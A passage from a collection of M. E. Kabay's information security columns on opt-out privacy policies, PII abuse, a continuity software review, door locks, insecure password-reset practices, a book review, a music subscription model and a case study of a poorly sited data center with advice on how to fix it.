- Refusing Cookies: Subject to the section below pertaining to cookies and web bugs, you have the ability to prohibit being served an advertisement based on cookie technology. We utilize reputable third-party vendors to serve advertisements. If however, you are not comfortable with cookies, you can adjust the settings within your browser to further prohibit being served a cookie. Please see the browser's instructions to perform this task.

- The National Advertising Initiative (NAI) has developed an opt-out tool with the express purpose of allowing consumers to "opt-out" of the targeted advertising delivered by its member networks. You can visit the NAI opt-out page and opt-out of this cookie tracking. Please visit: http://www.networkadvertising.org/optout_nonppii.asp .

- Other Options: If you would like to opt-out of Our promotional marketing, and would like to contact Us, please send Us an e-mail at privacy@<suppressed>.com

Most people in the security field with whom I have discussed the issue argue strongly against opting-out as an acceptable form of control over the abuse of personally-identifiable information. The European Coalition Against Unsolicited Commercial Email (EuroCAUCE) < http://www.euro.cauce.org/en/ > has a succinct explanation of the arguments< http://www.euro.cauce.org/en/optinvsoptout.html >; here is my summary of the issues:

- Opt-out schemes cannot cope with the sheer scale of spamming. Spreading e-mail addresses from one spammer to another inevitably outraces attempts to react to each new source after the fact.

- It is impossible to ensure that permanent do-not-spam lists are consulted by spammers.

- There is no mechanism for supervision of compliance efforts.

- There are no enforcement mechanisms to prevent abuse.

In my view, opt-out schemes for protecting privacy are usually legitimate attempts to balance marketing departments' needs for productivity with privacy advocates' preference for better protection. However, for some unscrupulous marketers, opt-out policies may mask deliberate programs to capture user information that can be used or sold at a profit before the users can stop the abuse. Your organization should carefully examine the advantages and disadvantages of opt-out schemes before signing contracts with firms that use such methods.

Editor Jeff Caruso pointed out to me that Network World itself uses opt-out provisions in its own privacy policy.< http://www.networkworld.com/tos.html > I want to make it clear that I do _*not*_ think that all users of opt-out methods are Bad People or that no one should ever use the services of organizations that choose to include opt-out in their terms of service. Personally, I have had no problem at all with Network World's services. Nonetheless, with all due respect to my publisher, my personal preference is to opt out of using opting out.

The Privacy Policy Problem (4): Reality Hits Home

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last three columns, I've been looking at the complexities of protecting client or prospect privacy (personally identifiable information or PII) in an interconnected world.

The problem is greatly complicated by the web of relationships that can develop in the world of marketing. The relationships can involve remote firms that have contracts with your marketing division or contracts with firms that are one or more levels removed from direct interaction with your organization. Worse still, some sites may even be run by rogue organizations which have never had any contractual links whatever with you or with any of your legitimate agents. These facts make it almost impossible to prevent PII from visitors interested in your products, services or programs from being spread to other institutions.

You are left with a distasteful duty to warn all applicants that you can control the use of their PII only when they enter data into forms directly under the control of your own staff or of firms which have contractual obligations to follow your privacy policy. Examine your privacy policies to see if you should include explicit warnings that they apply only to your clients and not to people asking for information. It may make sense also to include a warning about the impossibility of your controlling privacy policies on Web sites outside your own domain.

In terms of response to complaints, you will have to continue being prepared to respond, basically, "Caveat emptor" (buyer beware). You can prepare general texts regretting (and repudiating) the impression that your organization has violated any privacy policy and explaining that anyone entering data on _*any*_ Web site would do well to examine the local privacy policy for clarification of what degree of protection is offered for PII. If the privacy terms seem too loose, privacy-conscious individuals may decide to skip using those Web sites; instead, they can look for safer, more trustworthy alternatives that provide the same access to the desired information.

As mentioned above, an additional and probably intractable problem is that not everyone who uses your name and your logo necessarily has any business relationship with your organization at all. Phishing (using fake e-mail that looks like legitimate messages from well-known organizations) and pharming (using fake Web pages that look like legitimate Web sites belonging to well-known organizations), for example, are based on impersonation of business entities. Someone could easily use your organization's name and logo on a form claiming to be related to providing information about your organization, products, services or programs – and then simply use the collected PII for their own purposes. Failure to send the victim the requested information reflects badly on your perfectly innocent and unknowing organization; selling the PII to spammers makes you look terrible. And what are you going to do about it?

If someone is abusing your trademark or your servicemark, you can sue them for misappropriation – if you can find them. With fraudulent Web sites appearing and disappearing with lifetimes measured in hours or days, it is going to be hard to locate the criminals who are

ruining your reputation. Going after the service providers is going to be tough because many jurisdictions have laws protecting Internet Service Providers, including some Web hosting services, from legal liability if they pay no attention to the content of what their clients are putting on the Web. From a practical perspective, what can a CISO do to stop this kind of abuse?

In practice, your organization can hope to obtain redress only from responsible, stable firms with which you have signed contracts. Such firms will care about their own reputation as well as yours and will respond to both notification of abuse and the possibility of legal pressure. Criminals, however, are out of your control, especially if there are international boundaries in the way. The chances of getting any response, let alone cooperation, from law enforcement agencies in many parts of the world where criminals abuse the Internet are virtually nil.

Readers concerned with measuring the extent of the PII-violation problem for their corporate identity may want to institute a systematic program of regularly scanning the Web using search engines. In addition, you can test third-party sites that mention your corporate name or claim to be offering managed marketing information by using a list of fake unique identifiers (M. F. Kabay, M. Q. Kabaye, N. B. Kabbay . . .) and their corresponding one-time use e-mail addresses (mfkabay@<$string1>.com, mqkabaye@<$string1>.com, nbkabbay@<$string1>.com . . .). The unique identifiers can be assigned to the specific Web pages under test and recorded in a list, a spreadsheet, or a database for later reference. Any e-mail to a test address originating from an organization other than the managers of the place where the unique identifier was originally used indicates potential abuse or violation of contracts. Similarly, filling out a form that claims to be sending people information about your organization but finding that you never receive a response tells you that there's something fishy about the site. If there are many test names and one-time e-mail addresses, you can consolidate the traffic for the compliance officer by having all e-mail that is sent to the test addresses auto-forwarded to a single mailbox for easier analysis.

It's not going to be easy, but at least you can put your privacy-protection measures in place before you face a major PII disaster. Keep your eyes open, follow up on abuse of your corporate identity, and make your own policies clear and effective.

I wish I had something better to offer, but that's about it for now.

IMCD Business Backup:
Prepare for all ContingenZs

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Some years ago, I wrote about my friends and colleagues Michael Miora and Stephen Cobb's incident management planning and training program, then called IMCD < http://www.networkworld.com/newsletters/sec/2004/0510sec1.html >. Now Michael and Stephen Cobb's brother, Michael Cobb, have updated the product and reduced the price all the way down to $99/copy (10% of the original price). They have renamed this new version 3 as "IMCD™ Business Backup™" to make it clearer that the software is an actual preparation and recovery tool, not just a planning tool. < http://www.contingenz.com/imcd_brochure.pdf >

I spoke with Michael about the new version in early July. He explained that most of the functionality that is being highlighted in v3 actually existed in the previous versions but was not obvious to most users. In response to the perceived need, ContingenZ experts worked on bringing these aspects of the product to light and making them easier to use. The main improvement is to make it clear to users that IMCD Business Backup can help them prepare and maintain thorough documentation that will be invaluable in responding to business interruptions quickly and effectively.

IMCD Business Backup does not replace traditional backup programs; it augments them by offering a different way of storing identified important business information so the information is available even before systems are replaced, restored and reconfigured. Specifically, the program prompts the user to enter information about the business and to provide specific data. Data entry can be via keyboard, copy/paste, import (for MS Access aficionados) and via inclusion of PDF files generated by other programs. The company even provides templates for use in importing information on their web site. < http://www.contingenz.com/templates.htm >

The business information provided to IMCD helps the product categorize and prioritize data. IMCD then generates PDF files containing the key information in a usable, easily-sharable format: PDF files. These files are small enough, even for large organizations, to fit on inexpensive (and appropriately secured) thumb drives, to be e-mailed easily to team members, stored (securely) on handheld computers, or put on Web sites (behind good security).

These PDFs are the "anytime, anywhere, on any computer" elements of a good business continuity plan. They are universal, readable by any computer, via the Web and on most handhelds. The documentation points out that IMCD Business Backup provides many valuable features that support critical business needs:

- Your business information anywhere, any time on any computer.
    - Lists of Customers, Employees, Vendors, Suppliers, Others
    - Core accounting information
    - Automatically stores data safely

    - Send it by e-mail, put it on handhelds or store it on flash drives
    - Share it with critical personnel
- Know who will need what information and when they will need it:
    - Get it to them quickly and easily.
    - Should something bad happen, know who needs which information
    - When they will need it and what they will do with it
    - Get the information to them quickly, easily and inexpensively
- Build a business disaster recovery plan automatically.
    - Built-in guided analysis does it, while you enter your information.
    - Even tells you what you need that you don't yet have.
- Also a Full Document Control Center
    - Document your business operations and time criticalities easily and methodically, guided by IMCD, and include it with your other information.
    - Collect a general inventory of your equipment (computers, software and other infrastructure elements). Learn and control how your business uses and depends upon your equipment.
    - Link backups to people
    - Automatically link people to business functions
    - Let IMCD maintain latest version
    - Gap analysis: What do you need that you don't yet have?

I went through the new version myself and was pleased with the result. I liked the availability of the generated reports within the product window.

The preview edition, available through download,< http://www.contingenz.com/IMCD-Download.htm > is identical to the full, licensed version except for functional limitations:

- The size of the database is limited to 25 key personnel, 6 network equipments, and 25 workstations.
- The program can be used only 25 times before it is completely disabled.
- The preview version can generate only PDF output and includes a watermark on every page indicating that the reports are for evaluation only.
- The preview edition cannot be activated or registered: it must be uninstalled prior to

installation of the licensed version.

Buyers of IMCD Business Backup receive a boxed version of the software which can generate Word, Excel, TXT, and HTML in addition to PDF files.

Good stuff.

[Disclaimer: I have no financial relationship whatever with ContingenZ except that Michael Miora is a valued Adjunct Professor of Information Assurance in the Norwich University MSIA program < http://www.graduate.norwich.edu/infoassurance/ > and has been instrumental in building our new Master of Science in Business Continuity program.< http://www.graduate.norwich.edu/business-continuity/ >]

Analyzing Fundamental Flaws: Opening vs Unlocking

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I've been doing facilities security assessments and reports for over two decades and still occasionally get requests for that kind of work. Recently, one of my local clients reported a problem with the two doors on their small Vermont office building. Seems the police in their town found one of the doors unlocked in the middle of the night and called the security firm to get them locked. The manager of this 50-employee medical billing firm sent out a plea to all her employees asking them to *_please_* remember to lock the doors when leaving the building. She copied me on her message and here's what I replied.

* * *

Sally, you are facing the same problems in physical security that information security professionals face all the time: people cannot effectively compensate for a fundamentally flawed technology.

In computing, for example, system managers struggle constantly with passwords. Users create terrible passwords – names of spouses, names of children, names of pets – or use the word "password" itself! No matter how much we try to teach our users about good password hygiene, the problem is that passwords are a *_terrible_* way to control access to restricted resources! The whole idea that we should rely on users to develop and execute such an important element of access controls is fundamentally flawed, as any security officer will tell you from bitter experience.

The fundamental problem with the locks on your building is that they are badly designed. The operation to *_open the door_* requires *_unlocking the lock_*. A properly designed lock allows a user to open the door with one method but requires a different method to unlock the lock. For example, the locks on Dewey Hall at Norwich University [where the School of Business and Management offices are located] allow a key user to turn the key counterclockwise to open the door – but that operation leaves the door locked. One must turn the key hard and *_clockwise_* to unlock the lock, and there's a pronounced *_click_* that serves as additional feedback to alert the user that the door has been unlocked.

My prediction as a security specialist is that no amount of haranguing will ever solve your door problem; the futility of the lectures is worsened by the complete impossibility of referring to an audit trail that would identify who failed to re-lock the doors: there *_is_* no audit trail.

The cheapest solution is to pay for new physical locks with the same keys if possible. Use the same approach as that described for the Dewey Hall locks. However, even that improvement will not resolve the problem: nothing stops someone from accidentally unlocking the door by mistake or from unlocking the door and forgetting to lock it – and there is no audit trail to tell us who did

it (and thus to help reduce the likelihood that an individual will repeat their mistake).

Given the hundreds of thousands of dollars of valuable computer and audiovisual equipment in the building, coupled with the wealth of confidential information available on paper, on magnetic media and through unsecured network access, I recommend that you invest in two electronic access systems: one for the front door and one for the back door. A proximity-card system would allow authorized personnel to enter the building without difficulty – and would establish an audit trail at the same time without requiring any action by the employees.

The same system would ensure that any employee still carrying the proximity card on the way _out_ of the building (without in any way interfering with the normal exit routine required for safety) would also register a record in the audit trail. The audit trail can be kept on computers controlled by Selim [the techie in the company] using a TCP/IP link to your network. _*Egress*_ (i.e., outbound) audit trails are useful because they can provide instant information about who is potentially still in the building, thus helping firefighters and police; they also provide information about unusual behavior (Why is Ralph leaving the building at 2 in the morning every day??) that may signal a threat to security (or, for that matter, harm to the well-being of the employee through burnout) and thus help avert problems.

Expect such locks to cost about $2,000 per door (including the computer interface but not counting the cost of installation) and the proximity fobs or cards to cost about $4 each. (See for example http://www.nokey.com/harcon2doorp.html).

I realize that spending this amount of money on new equipment instead of just buying $100 locks is going to be a difficult pill to swallow and a more difficult pill to get authorization for from Frank [the owner of the firm]. However, the damage to your reputation would be serious if local news headlines were to announce that your building had been ransacked because your doors were unlocked. However, given the severity of HIPAA [Health Insurance Portability and Accountability Act] penalties for loss of control over patient data that your employees are handling day after day, you can't afford that kind of risk.

If patient data walk out the door, so will your clients.

[NOTE: all identifying details of this case have been altered to protect client confidentiality.]

Managing Lost Passwords:
How Not to Do It

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Dear Bob,

I am writing to you formally in your capacity as CEO of the Metaphoronic Corporation, makers of the bioport< http://www.imdb.com/title/tt0120907/ > that I had installed in my lower spinal column last year for direct neural connectivity< http://brainwaves.corante.com/archives/2008/07/02/webcast_of_entire_neural_interface_conference_in_june.php > to my Windows 2010 < http://blogs.zdnet.com/microsoft/?p=592 > operating environment. It's been great, by the way: I love the way I can simply _*think*_ what I want to make the system perform properly. The only problem I've had is what happens when I daydream, but let's not go there.

Today I could not sign into the Web page for the SpinalTap< http://www.imdb.com/title/tt0088258/ > application that makes adjustments to the interface and could not find instructions on getting the password e-mailed to my e-mail account or on how to reset it to a temporary password and get _*that*_ by e-mail, so I called your HelpDesk to find out what to do.

The very nice agent cheerfully demonstrated that your HelpDesk has no clue how to deal with lost passwords for SpinalTap: she

1) Asked me for my user ID: unacceptable because it began a phone-based process for resetting a password;

2) Asked me one of my verification questions ("What was the last name of the girl who arranged for me to step on her foot on a ski trip in 1963?"): UNACCEPTABLE because it means the authentication data are not one-way encrypted;

3) Read me my old password: UNACCEPTABLE because it means the password file is not one-way encrypted!

Normally, passwords and other authentication data are one-way encrypted: the responses to questions are encrypted and the ciphertext of the response is compared to the stored ciphertext of the correct answer; however, it is difficult (expensive, slow) in practice to regenerate the original cleartext data unambiguously from the stored ciphertext. (See my lecture on cryptography fundamentals if you like < http://www.mekabay.com/courses/academic/norwich/is340/20_Cryptography_1.ppt >.)

Access to the authentication questions, to their answers, and to the passwords implies that the HelpDesk agent(s) can impersonate customers at any time by logging into SpinalTap using their purloined IDs. The damage caused to your Company's reputation if one of your employees were to sabotage a customer's settings and cause serious damage – psychotic breakdown, for example,

due to the impression that two-headed lizards were chewing on his left hallux – could be disastrous.

To put the problem in perspective, it would be the same kind of problem of impersonation as if a member of your staff were falsely accused of damaging Company records, sending inappropriate e-mail within the Company or to external recipients or posting inappropriate materials on a Company Web page. Not only would the victim of the impersonation suffer – so would the Company.

Although I realize you probably know this perfectly well, for the record, I will assert that

1) The problem is not the individual HelpDesk agent's: she was courteous and professional and doing her job as she was instructed to do it. She deserves no blame.

2) IMNHO,* The SpinalTap system, not the HelpDesk, should have a mechanism for resetting the password by ASKING THE USER the authentication questions on screen before e-mailing a one-time password to the officially registered e-mail account for recovery.

3) The idea that a phone call supposedly from a user (but potentially from a social engineer) is an acceptable basis for resetting has been discounted decades ago. In the absence of automated password resets, the only acceptable mechanism for secure re-authentication of an employee is to have the user physically come to the HelpDesk or to a proxy for recognition or for documentary identification and authentication using a Company-issued photo ID. Possibly you can get around this requirement in a distributed environment by using Webcams, but there are security issues there too because of the uncertain integrity of digital imagery. However, for an external customer who cannot reasonably show up at your offices, you _*must*_ develop a social-engineering-resistant methodology like the simple approach using pre-established e-mail addresses which is already implemented by uncounted numbers of Web sites.

I recommend that the written procedures for coping with loss of a password on the SpinalTap system be analyzed by the Company HelpDesk managers and corrected. If there are no written procedures, I will help write some for you that conform to industry best practices at my usual consulting rates.

Best wishes,

Mich

New Kids Advance New School

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Do you ever get tired of hearing the same old regurgitated pap about security from the same old bald, graying old-timers (hmmm, I'd better be careful here)?

Two exciting young talents (well, young from my perspective), Adam Shostack < http://www.homeport.org/~adam/ > and Andrew Stewart < http://homepage.mac.com/andrew_j_stewart/ >, have published an interesting and challenging manifesto urging information assurance (IA) practitioners to break out of conventional thinking. They argue (and I concur) that we have to use the insights of other disciplines in formulating and implementing our security policies to cope with computer-related crime.

*The New School of Information Security* < http://www.amazon.com/New-School-Information-Security/dp/0321502787/ref=sr_1_2?ie=UTF8&s=books&qid=1220367321&sr=8-2 > is an engagingly written, concise book that's suitable not only for security practitioners but also for non-technical executives and for students. It's already being used in a course at the Carnegie Mellon University and I'm considering it for a course of my own.

Like Bruce Schneier and Ross Anderson, the authors argue strongly for economic analysis of security issues as a fundamentally sound approach to resolving practical questions. The authors discuss the dreadful state of trustworthy, testable information about computer crimes. They support the view of many practitioners that we cannot depend on quantitative risk management in the absence of reliable data. The problem of ascertainment is that we know from historical observations that some computer security breaches are not discovered until long after they occur, leading to the obvious but unanswered question of how many breaches are never discovered at all. The problem of reporting is that we also know that many discovered breaches are not reported – but again, we don't know what proportions are involved.

Surveys, the authors explain, suffer from well-known weaknesses. Not only are the measurement instruments themselves often flawed (with biased questions and zero attempt to achieve internal validation of the results) but the sampling is non-random. We never know to what extent the people responding are a representative sample of the population to which we apply the findings of the survey. Another problem with surveys is that many are sponsored by commercial organizations and they generally do not release the raw data for independent analysis. The authors strongly argue for such release in future surveys.

Without actuarial data, calculations of annualized loss expectancies are of limited use. From my perspective, they can serve well in Monte Carlo simulations < http://www.decisioneering.com/monte-carlo-simulation.html > for sensitivity analysis, allowing us to guess at the relative importance of various aspects of our information assurance infrastructure. However, we cannot rely on calculations based on guesswork for more than a general notion of the relative importance of protective measures.

Another aspect of today's security industry that the authors address is the insularity of our field.

We have little cultural, gender and educational diversity; we could benefit from a wider range of personal and professional backgrounds. In particular, the authors argue, we need more cross-disciplinary thinking, with insights developing from experience in psychology, sociology, organizational dynamics, mathematics, physics, and engineering. Undergraduate curricula in security, they argue, tend to focus too closely on cryptology as if it were the central focus of security today. On the contrary, they argue, although cryptography underlies many of the technological tools we use in securing information, it is far from sufficient for effective implementation of security plans.

On this last point, I'm proud to point out that the Norwich University BSCSIA < http://www.norwich.edu/academics/business/infoAssurance/index.html > and MSIA < http://www.graduate.norwich.edu/infoassurance/ > are strongly interdisciplinary. Our IA undergraduates, for example, must complete courses in psychology, management, and economics as part of their security-degree program.

By the way, this is the first book I've seen in which the endnotes are almost as interesting as the text itself. The authors have added 50 pages of very interesting discursive commentary and references that are worth reading. That's followed by a 15 page bibliography that will be particularly useful to professors (for example, I'm grateful for their work because I'm developing a course entitled "The Politics of the Internet"). They also include a good index. In addition, the publisher has added an extract from Phillip Hallam-Baker's _*The Dotcrime Manifesto: How to Stop Internet Crime*_ < http://www.amazon.com/dotCrime-Manifesto-Stop-Internet-Crime/dp/0321503589/ref=sr_1_1?ie=UTF8&s=books&qid=1220367775&sr=1-1 > and from David Rice's _*Geekonomics: The Real Cost of Insecure Software*_, both of which readers of this column may find interesting.

Personally, I am delighted to see these young authors expounding on such fundamental issues. I hope that lots of people will read their book and think about changes in our approaches to security.

Good job, fellows!

A Bad Business Model:
Turning Subscriptions into Gambling

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Dear Unnamed_Music_Service:

I visited your site after seeing the ad in *The Nation* magazine < http://www.thenation.com/ >. After I read your terms of service and your rate scale, I decided not to sign up (and, not incidentally, NOT to steal your 25 free songs by cancelling at once). I thought you might like to know why.

Your subscriptions charge monthly fees (or yearly fees) and force users to lose their unused downloads at the end of each month. You have transformed a straightforward financial arrangement into a gambling routine.

Were it not for that stipulation, I'd gladly use your service. But the prospect of paying for music I don't download because I happen to be too busy in a particular month to visit your site and force myself to buy stuff does not appeal to me.

I have been teaching strategic applications of information technology since the 1980s and have been a programmer since 1965; I think your business model illustrates a poor grasp of how to use technology to your advantage.

It's not as if our *not* buying the stipulated number of songs in a month costs you anything: on the contrary, you get free use of our money without having to give anything up.

Why not reconsider your terms? Why not let your accounting system simply keep increasing the total number of downloads if someone pays but doesn't use the service for a while? Why have any cutoff at all – what have you got to lose? Your computer programs can easily be set to handle such accounting, and you wouldn't lose anything at all.

The business model that forces customers not to pile up huge numbers of unused credits for subscription products is rooted in real-world, physical inventory. Allowing someone to build up an enormous supply of credit that they can cash in at any time could exhaust supplies of the products they buy, leaving a store unable to supply other customers. But that issue simply does not apply to electronic intellectual property. You don't run out of copies of songs because someone buys 3600 songs all at once after a year of accumulating credits.

Yes, you would have to pay royalties on the huge purchases, but if you set aside a portion of the unused credits to cover the necessary future expenditures, that money would earn interest while it waits. You could draw on your reserves to pay for the sudden bursts of purchasing if that’s what happens.

But how often do you think someone would pay indefinitely without downloading anything?

Who would want to wait three years while paying monthly fees and never downloading a thing?

In any case, your model of setting monthly and annual download targets with discounts based on volume is also rooted in the physical world. Discounts in traditional bricks-and-mortar stores are based on lower overhead associated with bulk purchases; it takes less work and costs less money to sell 1000 items at once than to sell one item in 1000 sales. But again, in your world of electronic sales, you don't (or shouldn't) care. The costs charged by the credit-card companies are calculated on expense; whether you bill $30 or $300 at a time, you still pay the same percentage. And your computer time is a nearly fixed cost too: it's irrelevant whether your computers are storing one transaction record for 1,000 purchases or 1000 records for individual purchases (OK, there may technically be infinitesimal incremental costs for more orders – but not on the order of your discounts).

So the upshot of your business decisions is that you are force users into restrictions that you – and they – don't need.

I've belonged to BMGMUSICSERVICE < http://www.bmgmusic.com >, DVD EMPIRE < http://www.dvdempire.com > and SCIENCE FICTION BOOK CLUB < http://www.sfbc.com > for years and given them thousands of dollars of business – but none uses your extortionate terms. And so right now, as I am writing this message, I am spending $30 to download three albums by Nightwish < http://www.amazon.com/s/ref=nb_ss_gw?url=search-alias%3Daps&field-keywords=nightwish&x=15&y=18 > from a iTunes < http://www.apple.com/itunes/ > – I'd rather pay them more than be locked into a gambling routine by signing up with you.

You lose.

Best wishes,

Mich

The Data Center from Hell
Part 1: The Realization of Horror

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Seen any good horror movies lately? Here's the script for a security geek's version of the classic slasher flick.

Jan Buitron, CISSP, MCSE, ITIL Foundations Certified, Network + is one of our many gifted graduate students in the Master of Science in Information Assurance (MSIA) program < http://www.graduate.norwich.edu/infoassurance/ > at Norwich University. Because of her extensive experience in the network administration and security fields, she offered to work with me throughout her program by keeping a learning diary which is providing all of us in the MSIA team with a great deal of insight into the strengths and weaknesses of many aspects of our program in line with our philosophy of continuous process improvement.

Jan recently showed me a hilarious report on some of her experiences at one of her previous workplaces. She has kindly allowed me to publish it for your amusement and edification. The remainder of today's article is entirely Jan's with minor editorial changes.

* * *

Introduction

Years ago, I worked in the Information Technology Department of a small manufacturing company in Colorado while finishing my Bachelor's degree in Computer Information Systems. This was prior to becoming an information assurance professional. Even at that time, it was obvious that the company's infrastructure protection weakened their security.

Location

The company's central data center was well camouflaged in an inconspicuous location in a moderately-sized city, but that seems to have been its only advantage. The facility sat in an older, heavily industrialized part of the city. The streets were in need of constant repair because of the 18-wheeler trucks passing through the area; the trucks also created noise and vibration.

The condition of the streets was so bad that several employees of the facility had to repair the suspension systems on the vehicles they used to commute to work. The city frequently tore up the roadways to fix deteriorating underground pipes and other aging infrastructure, often hampering employee access to the site. Just as employee access to the location was hindered, it could also happen that access by emergency vehicles such as ambulances or fire trucks could have been hindered. The site was also a product showroom, and the poor condition of the infrastructure around the site could conceivably reduce customer visits.

The parking lot for the leased facility was also in bad condition: the concrete parking barriers each had long pieces of rebar protruding from the top surface. One day I pulled my car too far

over a piece of the rebar and the rebar hooked into a plastic air scoop on the bottom of my car's engine and completely pulled it off when I backed up to leave for the day. The result was that the car overheated and had to have an 800.00 repair to fix a cracked radiator and install a new air scoop.

The Wrong Side of the Tracks

Very close by on the north side, there were railroad tracks which were continually used to park railroad cars marked "Flammable" and "Capacity, 33,000 gallons." At one point there were 35 such tanker cars within 150 feet of the building or closer. I had at least one nightmare that a tanker exploded while I was at work. In addition, two sets of the tracks were actively used by trains, causing frequent noise and vibrations.

On the south side of the data center, about 250 feet away, was a major, raised six-lane highway adding to the noise and vibration. There was even an incident in which a passing motorist fired a high-powered rifle at the roof air conditioner on the building and disabled it. That air conditioning unit was the only unit which cooled the company's server room; unfortunately, there was no backup cooling unit. It was end-of month processing, so the data center manager had industrial-sized fans brought in to cool the server room.

Finally, there was an oil refinery located less than three-quarters of a mile away to the northwest of the site.

Neighborhood Risks

There was no residential population base; the individuals who regularly traveled through the area were mainly employees of the local businesses or homeless persons. Once, there was a knife fight on a nearby corner around 9:00 a.m. and two police cars were on the scene to manage the occurrence.

Natural Risks: Storms

One day the rainfall increased to three inches per hour. To my dismay, other workers at the site began to describe the site's 'yearly floods!'

Fortunately, the facility was raised several feet above the level of the street and was accessed by an eight-foot high stairwell. One of the facility employees explained, or perhaps bragged, how the water immediately outside the facility was up to his chest when he ventured to walk down the stairs during an inundation in one of the previous years.

Since the one storm drain in the street in front of the facility was inadequate to cope with the heavy downpour, we watched as the street in between the facility and the six-lane highway began to fill with water. After about half an hour, the water overtopped the street curbs. Cars attempting to drive on the road began to flood out or just plain float. Only eighteen-wheelers were able to drive down the flooded street with impunity.

Then, as the water began to encroach into the company's parking lot, the facilities manager allowed the company employees to drive their cars up a ramp into the manufacturing area. This was a good thing, as the water was halfway up most cars' hubcaps by this time. Had the water risen another three feet above its crest, it would have reached the same level as the data center.

Fire and Earthquakes

There were no fire drills at the company during the fifteen months I worked there, despite the fact that the company's manufacturing materials were flammable. There was a fire hydrant conveniently located right next to the facility, which was one of the few positive features of the location. There had been a 6.7 earthquake in the city over 35 years before, but the company had no earthquake plans.

Other Hazards

Problems from bad infrastructure permeated everything. One day in late morning a backhoe working to repair a street struck the power pole that carried power to our facility. We immediately called the power company to repair the power feed, but they said they could not come out until the next day. Our battery backup only lasted for five hours. To their credit, the company increased their battery backup system so it could keep the servers running for 18 hours.

* * *

In the next installment of this three-part series, Jan discovers that yes, it can get worse.

The Data Center from Hell
Part 2: The Inside View

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the previous column, security specialist Jan Buitron, CISSP, MCSE, ITIL Foundations Certified, Network +, a graduate student in the Master of Science in Information Assurance (MSIA) program< http://www.graduate.norwich.edu/infoassurance/ > at Norwich University began a report on a horribly insecure facility at which she worked some years ago. Today she goes from the outside to the squishy inside of the house of horrors.

* * *

Facility Design (outside the building)

Since the IT Department was in operation from 6:00 a.m. to 7:00 p.m. every day, the exterior of the building should have been well lit for personnel safety, but it wasn't. The exterior entrance door to the showroom floor had no floodlight; in the evenings it got very dark. The main entrance door to the IT Department had two automatic floodlights pointed at it, but visibility overall was poor. The door was set back in a recessed area on the side of the main building, and visibility of the area was reduced.

The automatic floodlights were supposed to switch on when it got dark. As it turned out, they worked very well in the summer, but in cold weather in winter, there were nights when the light never switched on (or it would switch on after I was leaving the facility). I mentioned the poor lighting and lack of attention to personnel safety several times to my management, but my concerns were never addressed.

Facility Design (inside the building)

The core processing for the whole company was housed in a separate area in the same building as manufacturing. One piece of good planning in place was that manufacturing and the data center were on separate circuits with separate power feeds.

The incoming power for manufacturing was in a locked room near the manufacturing area. The incoming T-1 1ine was also in the same room.

The circuit breaker boxes were in two different exposed areas. One was in a garage-bay where company trucks parked. Anyone from the street could walk in at any time and throw the switch on the breaker box, cutting off power instantly to all of the company's servers. The breaker box for the server room was just inside a main exterior door on the other side of the building. Although the breaker box on the wall was kept locked, anyone could walk into the hallway where the breaker box was and pick the lock on the box. After gaining access to the breaker box, it was easy to flip off the switch in the breaker box and bring down all of the company's servers at once. The data center was equipped with a motion-detection system armed each night by the last employee to leave. The circuit breaker was not in the area covered by the motion detectors.

The IT Department housing the server room and computer support area was isolated from the rest of the facility by a locked door. Only selected individuals got keys to the IT Department. One day, when my colleagues were showing me the ropes, they made it a special point to tell me to make sure to take my department key with me when I stepped out of the IT Department for a break so I could get back in the locked door. However, if I forgot the key, I could CLIMB UP AND OVER THE TOP OF THE DOOR AND LIFT THE CEILING TILES TO GET OVER THE DOOR. Then they noted that one colleague had had to climb over several times after hours because he was really bad about forgetting the key.

Interference

Information Technology Departments should be concerned about radio-frequency interference from sources in the immediate area. In our case, there was a wireless telephone distributor located next door to the data processing facility. The wireless company had a wireless transmission tower in their parking lot. In addition, they assembled cell transmission boxes within 100 feet of the data center where the company's core processing took place.

* * *

In the last of this three-part series, Jan reflects on the lessons for all of us from this facilities-security debacle.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Data Center from Hell
Part 3: Lessons from the Eighth Ditch of the Eighth Circle

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the previous two columns, security specialist Jan Buitron reported on a horribly non-secure facility at which she worked some years ago. Today she summarizes her conclusions about the state of facilities security at this dreadful site. In medieval poet Dante Alighieri's (1265-1321) conception of hell, the eighth ditch of the eighth circle of Hell is reserved for fraudulent counselors. [See "The Physical Structure of Inferno." < http://hhhknights.com/curr/human/2/hellinferno.html >] It seems to me that the people who managed facilities security for the company in question deserved to be in that particular ditch! I think that readers should examine their own facilities with a critical eye in light of this case study.

* * *

Observations and Recommendations

The company needed to move the data center! There were moving plans in place when I left the company, but the plans were verbal. The underlying reason for the move was partly to improve the data center's situation, and also the data center manager's commute would be shorter (!).

Common sense and industry experience tell us that this case study illustrates the following principles:

- A data center site should be located in an area with well-maintained streets and adequate street lighting and storm drainage.
- The building must be away from multi-lane highways, train tracks and train tank cars full of flammable liquids.
- The data center central processing area should be located in an area central to the building with no exterior walls adjacent to critical computing equipment.
- A motion detection alarm system should protect all areas of concern including access doors, circuit breaker access and control rooms.
- The surrounding area must contain no oil refineries or chemical plants. A suitable site should be away from industrialized areas.
- The area should be away from transmission towers and sources of high-frequency radio waves.
- A data center site should include redundant power feeds to the central processing area.
- A data center site should have the ability to quickly connect to a back up T-1 line in the event the primary line is severed.
- Circuit breakers, electrical equipment should be maintained in separate rooms with restricted access.

- The walls surrounding the central data processing area must act as complete partitions from the floor to the roof. This design prevents an intruder from climbing up and over a partial partition by lifting ceiling tiles and climbing over the wall.
